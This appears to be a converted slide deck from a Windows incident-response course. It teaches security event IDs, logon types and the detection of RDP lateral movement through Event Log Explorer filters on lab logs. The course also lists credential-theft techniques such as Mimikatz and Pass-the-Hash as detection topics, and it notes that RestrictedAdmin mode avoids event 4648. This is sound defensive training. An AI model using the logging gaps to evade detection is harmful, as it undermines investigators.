
- The most important logs for incident response are...
 - Credential validation (Authentication, Account Logon)
 - 4768: Requested a TGT
 - 4769: Requested a Service Ticket
 - 4770: Renewed a Service Ticket
 - 4776: Authenticated with the NTLM
 - Logon (Authorization?)
 - 4624: Logon
 - 4625: Logon Failed (not default)
 - 4634: Logoff
 - All these events are logged in the standard "Security" log.



Kerberos related



Event Log 101 - Credential Validation and Logon Related Events (2)

- 4768: requested a TGT
 - This event is logged at Domain Controllers. Both succeeded and failed requests are logged.




Event Log 101 - Credential Validation and Logon Related Events (3)

- 4769: requested a Service Ticket
 - This event is recorded at Domain Controllers. Both succeeded and failed requests are logged.



Event Log 101 - Credential Logon Related Events (4)


- 4624: Logon
 - This event is recorded when logon attempt succeeded.
 - This event also indicates "logon type".



Date:	2/8/2018	Source:	Microsoft-Windows-Security-Auditing
Time:	2:27:03 PM	Category:	Logon
Type:	Audit Success	Event ID:	4624
User:	N/A		
Computer:	client-win10-1.ninja-motors.net		
Description:	An account was successfully logged on.		
Subject:			
Security ID:	S-1-5-18		
Account Name:	CLIENT-WIN10-1\$		
Account Domain:	NINJA-MOTORS		
Logon ID:	0x3e7		
Logon Information:			
Logon Type:	10		
Restricted Admin Mode:	No		
Virtual Account:	No		
Elevated Token:	No		
Impersonation Level:	Impersonation		
New Logon:			
Security ID:	S-1-5-21-3671970501-3975728774-4289435121-3102		
Account Name:	ninja-rdp		
Account Domain:	NINJA-MOTORS		
Logon ID:	0x3a392b		
Linked Logon ID:	0x0		
Network Account Name:	-		
Network Account Domain:	-		
Logon GUID:	{28CC0EE2-3A76-6B76-DFA1-3C1158C32DF4}		
Process Information:			
Process ID:	0x3e8		
Process Name:	C:\Windows\System32\svchost.exe		
Network Information:			
Workstation Name:	CLIENT-WIN10-1		
Source Network Address:	192.168.52.44		

Event Log 101 - Credential Logon Related Events (4)

- 4624: Logon
 - This event is recorded when logon attempt succeeded.
 - This event also indicates "logon type".



Date:	2/8/2018	Source:	Microsoft-Windows-Security-Auditing
Time:	2:27:03 PM	Category:	Logon
Type:	Audit Success	Event ID:	4624
User:	N/A		
Computer:	client-win10-1.ninja-motors.net		
Description:	An account was successfully logged on.		
Subject:			
Security ID:	S-1-5-18	Account Name:	CLIENT-WIN10-1\$
Account Domain:	NINJA-MOTORS	Logon ID:	0x3e7
Logon Information:			
Logon Type:	10	Restricted Admin Mode:	No
Virtual Account:	No	Elevated Token:	No
Impersonation Level:	Impersonation		
New Logon:			
Security ID:	S-1-5-21-3671970501-3975728774-4289435121-3102	Account Name:	ninja-rdp
Account Domain:	NINJA-MOTORS	Logon ID:	0x3a392b
Linked Logon ID:	0x0	Network Account Name:	-
Network Account Domain:	-	Logon GUID:	{28CC0EE2-3A76-6B76-DFA1-3C1158C32DF4}
Process Information:			
Process ID:	0x3e8	Process Name:	C:\Windows\System32\svchost.exe
Network Information:			
Workstation Name:	CLIENT-WIN10-1		
Source Network Address:	192.168.52.44		

Event Log 101 - Logon Types (1)

- What is “logon type”?
 - Interactive (2)
 - Network (3)
 - Batch (4)
 - Service (5)
 - Proxy (6)
 - Unlock (7)
 - NetworkCleartext (8)
 - NewCredentials (9)
 - RemoteInteractive (10)
 - CachedInteractive (11)
 - CachedRemoteInteractive (12)
 - CachedUnlock (13)

Date:	2/8/2018	Source:	Microsoft-Windows-Security-Auditing			
Time:	2:27:03 PM	Category:	Logon			
Type:	Audit Success	Event ID:	4624			
User:	N/A					
Computer:	client-win10-1.ninja-motors.net					
Description:						
An account was successfully logged on.						
Subject:						
Security ID:	S-1-5-18	Account Name:	CLIENT-WIN10-1\$			
Account Domain:	NINJA-MOTORS	Logon ID:	0x3e7			
Logon Information:						
Logon Type:	10	Restricted Admin Mode:	No			
Virtual Account:	No	Elevated Token:	No			
...			

<https://msdn.microsoft.com/en-us/library/aa394189.aspx>

Event Log 101 - Logon Types (2)

- What is “logon type”?
 - Interactive (2)
 - It is for local logon with a user credential.
 - For example, if you sit in front of your PC, type your user name and password, and logged onto the machine, this type of logs will be recorded.
 - Network (3)
 - This is the most generic logon type. This type of logon is used for SSO (Single-Sign-On). Therefore, you do not need to input any extra credentials if you have already had rights to use services (E.g. connecting to a file server with SMB).
 - Batch (4)
 - It is for Task Scheduler and AT.
 - Service (5)
 - It is for services and service accounts that logon to a server to start a service.

Event Log 101 - Logon Types (3)

- What is “logon type”?
 - Unlock (7)
 - It is for unlocking the screen lock.
 - **RemoteInteractive** (10)
 - It is for RDP.
 - **CachedInteractive** (11)
 - If the machine cannot communicate with the domain controllers, and if you have logged on to the machine with a credential that is same as the past sessions, this type is logged.
 - E.g. If you take your laptop out with you, and log on to the laptop with a domain account offline.
 - It is also recorded when you accept the UAC (User Account Control) elevation.
 - **CachedRemoteInteractive** (12)
 - It is similar situation to 11, but logged for RDP.
 - **CachedUnlock** (13)
 - It is similar situation to 11, but logged for unlocking screen.

Event Log 101 - Account Types

- There are three account types.
 - User accounts
 - This account type is for generic users. Typically, the accounts are bound to each person or roll.
 - Computer accounts
 - This type indicates hosts. Their names are terminated with a character "\$". For example, "DESKTOP-SHCTJ7L\$" is a computer account.
 - Service accounts
 - Each service account is created as an owner of a certain service. For example, IUSR account is the owner of IIS, and krbtgt is in charge of the Kerberos authentication.

Practice Exercises

Practice Exercises

- Before we start hands-on labs for scenario 1, let's perform several practice exercises first!
 - It is because there are a lot of strategies that you will need to learn.
 - We will give you our basic strategies through several exercises so that you can perform hands-on labs on your own.
- We will introduce a lot of techniques in this document. However, we do not have enough time to explain all techniques.
 - Do not worry, we provide all strategies as filters for Event Log Explorer or our python scripts. You can reproduce our methods after this class.
- Actually, these logs are not related to the scenario 1 incident. We are just analyzing them for practice exercises.

Practice Exercises

- Remote Logon / Command Execution
 - RDP
 - Task Scheduler / AT
 - PowerShell Remoting
 - WinRS
 - WMI
 - PsExec
 - WMIEexec
 - PowerShell
 - DNS Timeout
 - Event log Cleared
 - File Sharing Events
-
- Mimikatz
 - Golden / Silver Tickets Detection
 - DCsync
 - DCShadow
 - Mimikatz Detection with Sysmon
 - In-Memory Mimikatz Detection
 - Skelton Key
 - Kerberoasting Attack Detection
 - WCE Detection
 - Pass-the-Hash Detection

Remote Logon / Command Execution Events

Remote Logon / Remote Command Execution

- There are many remote logon / command execution methods that are used by attackers on Windows.
 - RDP
 - Task Scheduler / AT
 - Powershell Remoting
 - WinRS
 - WMI
 - Service
 - PsExec
 - Wmiexec
 - ...
- Finding suspicious execution is very important for lateral movements investigation.

RDP

RDP (1)

- Why is this event important?
 - Attackers sometimes use RDP to logon to remote computers while users are away from clients. Therefore, you should check this event.
- The important event IDs
 - Security.evtx
 - 4624: An account was successfully logged on.
 - 4648: A logon was attempted using explicit credentials.
 - 4778: A session was reconnected to a Window Station. (Not default)
 - 4779: A session was disconnected from a Window Station. (Not default)

RDP (2)

- The important event IDs (Cont.)
 - Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
 - 1024: RDP ClientActiveX is trying to connect to the server
 - 1029: Base64(SHA256(UserName))
 - 1102: The client has initiated a multi-transport connection to the server
 - Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
 - 21: Remote Desktop Services: Session logon succeeded
 - 22: Remote Desktop Services: Shell start notification received
 - 24: Remote Desktop Services: Session has been disconnected
 - 25: Remote Desktop Services: Session reconnection succeeded
 - Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
 - 1149: Remote Desktop Services: User authentication succeeded

RDP Detection - Event ID 4624

RDP Detection - Event ID 4624 (1)


How can we detect this event?

- 4624 (Security.evtx)
 - Description
 - An account was successfully logged on.
 - How can we recognize RDP logon with this ID?
 - Filter with logon types using these IDs.
 - Logon type 10 (RemoteInteractive) or type 12 (CachedRemoteInteractive)
 - Why?
 - RemoteInteractive (10) and CachedRemoteInteractive (12) clearly indicate that RDP was used because these logon types are dedicated for RDP usage.

RDP Detection


- Event ID 4624 (2)

- Let's assume these conditions are given.
 - Client-Win10-1 (192.168.52.40)
 - This is the system administrator's PC.
 - He uses toyoda, ninja-rdp (a special account), and ninja-master (an administrator account) accounts.
 - Client-Win10-2 (192.168.52.44)
 - This is a general employee's PC and the owner of the PC, Honda, does not have any admin rights.
 - He uses this PC only, using "honda" account.
 - The owner of "Client-Win10-1" often use RDP to logon to remote hosts for user support, but not vice versa.
 - Since the event ID 4624 is recorded on the target host (destination), let's check "Client-Win10-1" if there were any logons from a remote host.



RDP Detection - Event ID 4624 (3)

- Open the log below with Event Log Explorer.
 - E:\Artifacts\other_eventlog\RDP_Win10-1_Security.evtx
 - Original log file name : Security.evtx
- Notice:
 - You should **drag the log file and drop it to Event Log Explorer.**
 - If you double-click the log file, Event Viewer, which is the Windows default log viewer, will start instead. The viewer is not suitable for complex filtering.



Event Log Explorer

Event Log Explorer is running in evaluation mode

Continue evaluation
30 days left

Event Log Explorer is a commercial software for non-use except personal. (1) Select this option (default) expires 30 days after

[Order Now](#)

Free License

Event Log Explorer is free for personal non-commercial use. The free license never expires, but you cannot use it with more than 3 computers in your home network.

[Get FREE License Now](#)

Enter license key

If you received a license key, you should complete the registration process by entering the key.

Quit program

Do not show this dialog at start

(2) Press "OK"

OK

RDP Detection - Event ID 4624 (4)

- Click “Filter Events” button.



RDP Det

Filter X

Apply filter to:

Active event log view
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success
 Audit Failure

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Event ID(s):
4624 Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:
Logon Type:[\t\s]*10[\r\n\s]*|Logon Type:[\t\s]*12[\r\n\s] RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value

Date Time Separately

From: 2/25/2018 12:00:00 AM To: 2/25/2018 12:00:00 AM Exclude

Display event hours Exclude

(1) Press "Load" button.

Load... Save... OK Cancel

RDP Detection - Event ID 4624 (8)

- How To Analyze
 - Logon with RDP

Event ID	Log Location	Logged Host	Where To Look	What You Get
4624	Security.evtx	Destination (remote host)	Date, Time	Date/Time around when RDP was used
			Computer Name	Destination computer name
			New Logon\Security ID	Logon user's SID
			New Logon\Account Name	Logon user's account name
			New Logon\Logon ID	An ID to combine with 4648 and others
			New Logon\Logon GUID	An ID to combine with 4769
			Network Information\Source Network Address	Source IP address

R

Event Log Explorer

File Tree View Event Advanced Window Help

Security.evtx <Load filter> NT

Filtered: showing 1 of 20634 event(s)

Type	Date	Time	Event	Source	Category	User
Audit Success	2/8/2018	2:27:03 PM	4624	Microsoft-Windows-SecurityLogon		N/A

Description

Logon Information:

- Logon Type: 10 Remote Interactive
- Restricted Admin Mode: No
- Virtual Account: No
- Elevated Token: No
- Impersonation Level: Impersonation
- New Logon:
 - Security ID: S-1-5-21-3671970501-3975728774-4289435121-3102
 - Account Name: **ninja-rdp** User name
 - Account Domain: NINJA-MOTORS
 - Logon ID: 0x3a392b
 - Linked Logon ID: 0x0
 - Network Account Name: -
 - Network Account Domain: -
 - Logon GUID: {28CC0EE2-3A76-6}
- Process Information:
 - Process ID: 0x3e8
 - Process Name: C:\Windows\System
- Network Information:
 - Workstation Name: CLIENT-WIN10-1
 - Source Network Address: 192.168.52.44
 - Source Port: 0
- Detailed Authentication Information:

Description Data

This message was logged on client-win-10-1, which was the **destination** of this RDP Session.

client-win10-1 (admin-PC) ←
client-win10-2 →

ninja-rdp account logged on to “client-win10-1”, which is the administrator’s PC, from 192.168.52.44 with RDP.
It is a suspicious logon!

The destination host
The source IP address

ID 4624 is always logged on the destination host.

Events: 20634 Displayed: 1 Selected: 1

RDP Detection - Event ID 4648

RDP Detection

- Event ID 4648 (1)

How can we detect this event?

- 4648 (Security.evtx)
 - Description
 - A logon was attempted using explicit credentials.
 - How can we recognize RDP logon with this ID?
 - Find events with the following conditions.
 - Filter out computer accounts and localhost.
 - Filter out included SPNs or filter with “TERMSERV”.
 - Why?
 - If a user inputs a credential clearly when the user logs on to remote machines with RDP, then this ID is logged at the source machine.
 - However, when “Restricted Admin mode” is used, this ID is not logged for the admin accounts.
 - This event ID logs SPNs (Service Principal Name) that indicate service names that a user wants to use. SPN for RDP is “TERMSERV”, and there are some events where no SPNs are included.

Date:	2/8/2018	Source:	Micros
Time:	2:49:52 PM	Category:	Logon
Type:	Audit Success	Event ID:	4648
User:	N/A		
Computer:	client-win10-1.ninja-motors.net		
Description:	A logon was attempted using explicit credentials.		
Subject:	Security ID: S-1-5-18		
This message is not related to RDP since SPN indicates the CIFS service.			
Account Whose Credentials Were Used:			
Account Name:	ninja-master		
Account Domain:	NINJA-MOTORS.NET		
Logon GUID:	{F47280CC-5ADA-C2		
Target Server:			
Target Server Name:	ad-win2016		
Additional Information:	cifs/ad-win2016		

RDP Detection

- Event ID 4648 (2)

- What is a service principal name?

A service principal name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account.

<https://docs.microsoft.com/en-us/windows/desktop/ad/service-principal-names>

- You can find a list of SPNs.

https://adsecurity.org/?page_id=183

Date:	2/8/2018	Source:	Microsoft Windows Security
Time:	2:49:52 PM	Category:	Logon
Type:	Audit Success	Event ID:	4648
User:	N/A		
Computer:	client-win10-1.ninja-motors.net		
Description:	A logon was attempted using explicit credentials.		
Subject:	Security ID: S-1-5-18 Account Name: CLIENT-WIN10-1\$ Account Domain: NINJA-MOTORS		
	Logon ID: 0x3e7	Logon GUID: {00000000-0000-0000-0000-000000000000}	
Account Whose Credentials Were Used:			
	Account Name: ninja-master	Account Domain: NINJA-MOTORS.NET	
	Logon GUID: {F47280CC-5ADA-C26}		
Target Server:	Target Server Name: ad-win2016		
	Additional Information:	cifs/ad-win2016	

RDP Detection - Event ID 4648 (3)

- When users logon to remote servers, the event ID 4648 is logged on both source and destination hosts because users need to input a credential to use RDP. Let's check this.
 - If the attackers use RestrictedAdmin mode, it won't be recorded because the user might not input passwords.
- Open this log with Event Log Explorer, and click "Filter Events" button.
 - E:\Artifacts\other_eventlog\RDP_Win10-2_Security.evtx
 - Original log file name : Security.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



Filter

4)

Apply filter to:

Active event log view (File: E:\Artifacts\other_eventlog\RDP_Win10-2_Security.evtbx)
 Event log view(s) on your choice

Event types

Information
 Warning
 Error
 Critical
 Audit Success
 Audit Failure

Source: Exclude

Category: Exclude

User: Exclude

Computer: Exclude

Event ID(s):
4648 Exclude
Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:
 RegExp Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition Delete condition Clear list

Name	Operator	Value
